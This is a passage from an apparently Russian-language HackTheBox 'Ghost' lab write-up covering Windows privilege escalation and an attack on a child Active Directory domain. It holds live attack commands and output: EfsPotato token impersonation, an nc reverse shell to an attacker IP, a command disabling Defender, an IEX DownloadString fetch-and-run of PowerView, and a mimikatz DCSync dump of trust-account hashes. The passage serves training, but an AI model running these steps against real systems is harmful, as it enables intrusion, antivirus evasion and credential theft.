
Локальное повышение привилегий

У пользователя активна привилегия `SeImpersonatePrivilege` (право «Олицетворять клиента после проверки подлинности»). Документация гласит следующее:

> *Присвоение пользователю права «Олицетворять клиента после проверки подлинности» разрешает программам, запущенным от имени данного пользователя, олицетворять клиента. Использование данного параметра предотвращает олицетворение неавторизованными серверами клиентов, подключающихся к этим серверам с помощью процедур RPC или именованных каналов.*

Другими словами, эта привилегия позволяет имитировать любой токен, дескриптор которого мы сможем получить, чаще всего это `SYSTEM`. Это явный вектор для повышения привилегий!

Обычно в таких случаях используется одна из Potato-программ, однако антивирус прибивает любой загруженный исполняемый файл. Чтобы обойти это, с помощью .NET Framework скомпилируем **EfsPotato.cs** прямо на удаленном сервере. Но для начала проверим версии компонентов .NET Framework в каталоге `C:\Windows\Microsoft.Net\Framework`.




```
C:\Windows\Tasks>dir C:\Windows\Microsoft.Net\Framework\
dir C:\Windows\Microsoft.Net\Framework\
 Volume in drive C has no label.
 Volume Serial Number is 161D-1BB7

 Directory of C:\Windows\Microsoft.Net\Framework

05/08/2021  01:27 AM    <DIR>          .
09/08/2024  09:13 PM    <DIR>          ..
05/08/2021  01:11 AM             8,192 sbscmp10.dll
05/08/2021  01:11 AM             8,192 sbscmp20_mscorwks.dll
05/08/2021  01:11 AM             8,192 sbscmp20_perfcounter.dll
05/08/2021  01:11 AM             8,192 sbs_diasymreader.dll
05/08/2021  01:11 AM             8,192 sbs_microsoft.jscript.dll
05/08/2021  01:11 AM             8,192 sbs_mscordbi.dll
05/08/2021  01:11 AM             8,192 sbs_mscorrc.dll
05/08/2021  01:11 AM             8,192 sbs_mscorsec.dll
05/08/2021  01:11 AM             8,192 sbs_system.configuration.install.dll
05/08/2021  01:11 AM             8,192 sbs_system.data.dll
05/08/2021  01:11 AM             8,192 sbs_system.enterpriseservices.dll
05/08/2021  01:11 AM             8,192 sbs_wminet_utils.dll
05/08/2021  01:11 AM             8,192 SharedReg12.dll
05/08/2021  01:27 AM    <DIR>          v1.0.3705
05/08/2021  01:27 AM    <DIR>          v1.1.4322
05/08/2021  01:15 AM    <DIR>          v2.0.50727
09/08/2024  09:13 PM    <DIR>          v4.0.30319
              13 File(s)        106,496 bytes
               6 Dir(s)   4,065,415,168 bytes free
```

Содержимое каталога C:\Windows\Microsoft.Net\Framework

Воспользуемся версией `v4.0.30319` и соберем исполняемый файл.

```
C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe ep.cs -nowarn:
1691,618
```




```
C:\Windows\Tasks>C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe ep.cs -nowarn:1691,618
C:\Windows\Microsoft.Net\Framework\v4.0.30319\csc.exe ep.cs -nowarn:1691,618
Microsoft (R) Visual C# Compiler version 4.8.4161.0
for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.

t only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

C:\Windows\Tasks>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 161D-1BB7

 Directory of C:\Windows\Tasks

09/09/2024  12:37 AM    <DIR>          .
07/10/2024  04:51 AM    <DIR>          ..
09/09/2024  12:35 AM            25,441 ep.cs
09/09/2024  12:37 AM            17,920 ep.exe
09/09/2024  12:26 AM            45,272 nc.exe
               3 File(s)         88,633 bytes
               2 Dir(s)   4,065,325,056 bytes free
```

Сборка исполняемого файла

Когда все готово, запускаем листенер (`rlwrap nc -nlvp 5432`) и через EfsPotato выполняем реверс-шелл.


```
.\ep.exe "C:\Windows\Tasks\ep.exe 10.10.16.8 5432 -e cmd.exe"
```



```
C:\Windows\Tasks>.\ep.exe "C:\Windows\Tasks\nc.exe 10.10.16.8 5432 -e powershell.exe"
.\ep.exe "C:\Windows\Tasks\nc.exe 10.10.16.8 5432 -e powershell.exe"
Exploit for EfsPotato(MS-EFSR EfsRpcEncryptFileSrv with SeImpersonatePrivilege local privalege escalation vulnerability).
Part of GMH's fuck Tools, Code By zcgonvh.
CVE-2021-36942 patch bypass (EfsRpcEncryptFileSrv method) + alternative pipes support by Pablo Martinez (@xassiz) [www.blackarrow.net]

[+] Current user: NT Service\MSSQLSERVER
[+] Pipe: \pipe\lsarpc
[!] binding ok (handle=c2edd0)
[+] Get Token: 880
[!] process with pid: 3872 created.
==============================
[x] EfsRpcEncryptFileSrv failed: 1818
```

Эксплуатация EfsPotato

В окне листенера получаем сессию от имени `SYSTEM`.



```
rlwrap nc -nlvp 5432
Listening on 0.0.0.0 5432
Connection received on 10.10.11.24 49860
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\Tasks> whoami
whoami
nt authority\system
PS C:\Windows\Tasks>
```


Сессия SYSTEM

Продолжение статьи →

КОРНЕВОЙ ДОМЕН

Первым делом отключим антивирус, чтобы он нам не мешал.

```
Set-MpPreference -DisableRealtimeMonitoring $True
```




```
PS C:\Windows\Tasks> Set-MpPreference -DisableRealtimeMonitoring $True
Set-MpPreference -DisableRealtimeMonitoring $True
PS C:\Windows\Tasks> "amsiutils"
"amsiutils"
amsiutils
PS C:\Windows\Tasks>
```

Отключение антивируса

Теперь со своего веб-сервера загрузим PowerShell-скрипт **PowerView** и просмотрим информацию о текущем домене, а также существующие доверительные отношения.


```
IEX (New-Object Net.WebClient).DownloadString('http://10.10.16.8:
8000/PowerView4.ps1')
```

```
Get-Domain
Get-DomainTrust
```



```
PS C:\Windows\Tasks> Get-Domain
Get-Domain


Forest                  : ghost.htb
DomainControllers       : {PRIMARY.corp.ghost.htb}
Children                : {}
DomainMode              : Unknown
DomainModeLevel         : 7
Parent                  : ghost.htb
PdcRoleOwner            : PRIMARY.corp.ghost.htb
RidRoleOwner            : PRIMARY.corp.ghost.htb
InfrastructureRoleOwner : PRIMARY.corp.ghost.htb
Name                    : corp.ghost.htb
```

Информация о домене




```
PS C:\Windows\Tasks> Get-DomainTrust
Get-DomainTrust


SourceName      : corp.ghost.htb
TargetName      : ghost.htb
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 2/1/2024 2:33:33 AM
WhenChanged     : 9/9/2024 4:18:17 AM
```

Доверительные отношения домена

В лесу два домена, и мы скомпрометировали дочерний. Имея доступ к контроллеру дочернего домена, можно скомпрометировать и родительский. Для этого необходимо получить ключ доверия между доменами. Для домена `corp.ghost.htb` это ключ Kerberos учетной записи **GHOST$**. Получить его можно с помощью DCSync.


```
mimikatz "lsadump::dcsync /domain:corp.ghost.htb /user:GHOST$" "exit"
```



```
mimikatz(commandline) # lsadump::dcsync /domain:corp.ghost.htb /user:GHOST$
[DC] 'corp.ghost.htb' will be the domain
[DC] 'PRIMARY.corp.ghost.htb' will be the DC server
[DC] 'GHOST$' will be the user account
[rpc] Service  : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN           : GHOST$

** SAM ACCOUNT **

SAM Username         : GHOST$
Account Type         : 30000002 ( TRUST_ACCOUNT )
User Account Control : 00000820 ( PASSWD_NOTREQD INTERDOMAIN_TRUST_ACCOUNT )
Account expiration   :
Password last change : 9/8/2024 9:18:18 PM
Object Security ID   : S-1-5-21-2034262909-2733679486-179904498-1103
Object Relative ID   : 1103

Credentials:
  Hash NTLM: 8336b1a09e8c242d272d3762b95c0e5e
    ntlm- 0: 8336b1a09e8c242d272d3762b95c0e5e
    ntlm- 1: 8336b1a09e8c242d272d3762b95c0e5e
    ntlm- 2: 0b0124f5d6c07ad530d6bf6a6404fdaa
    ntlm- 3: dae1ad83e2af14a379017f244a2f5297
    ntlm- 4: dae1ad83e2af14a379017f244a2f5297
    ntlm- 5: 2636885e5b7ee03e66fac8a567a14cb8
    ntlm- 6: 2636885e5b7ee03e66fac8a567a14cb8
    lm  - 0: 2a2e3aff52d9a358e87307161cc29ed8
    lm  - 1: 45f61152436d51e4ffadff781852aecd
    lm  - 2: aa5fae04dc6a973ea58a807003c0815b
    lm  - 3: 419e12b08d7cb7a25d1ec6fce9e0ea47
    lm  - 4: 8982e474429b90182077c9673a0050f8
    lm  - 5: 53d18e5e21c0a01e95d28c3cd5090934

Supplemental Credentials:
* Primary:Kerberos-Newer-Keys *
    Default Salt : CORP.GHOST.HTBkrbtgtGHOST
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9ae22f25da35436cbeb59c7463064469403b958f42a87ba9cc9e64205fbfe486
      aes128_hmac       (4096) : bf475430ec59598dddba7f36d61c4b57
      des_cbc_md5       (4096) : 2904d5d6047908fe
    OldCredentials
      aes256_hmac       (4096) : 9ae22f25da35436cbeb59c7463064469403b958f42a87ba9cc9e64205fbfe486
      aes128_hmac       (4096) : bf475430ec59598dddba7f36d61c4b57
      des_cbc_md5       (4096) : 2904d5d6047908fe
    OlderCredentials
      aes256_hmac       (4096) : 00deb37eafba6c3ad57b1cf771d0c0714517189932da1a1e8d80a07177da816c
      aes128_hmac       (4096) : 8a23ee97595c7e8ff9cf85ae1ac7fd66
      des_cbc_md5       (4096) : 31f77fceb98fa75e
```

Учетные данные GHOST$

В выводе есть и SID текущего домена, нам остается узнать SID трастового домена.




Tier Zero: TRUE
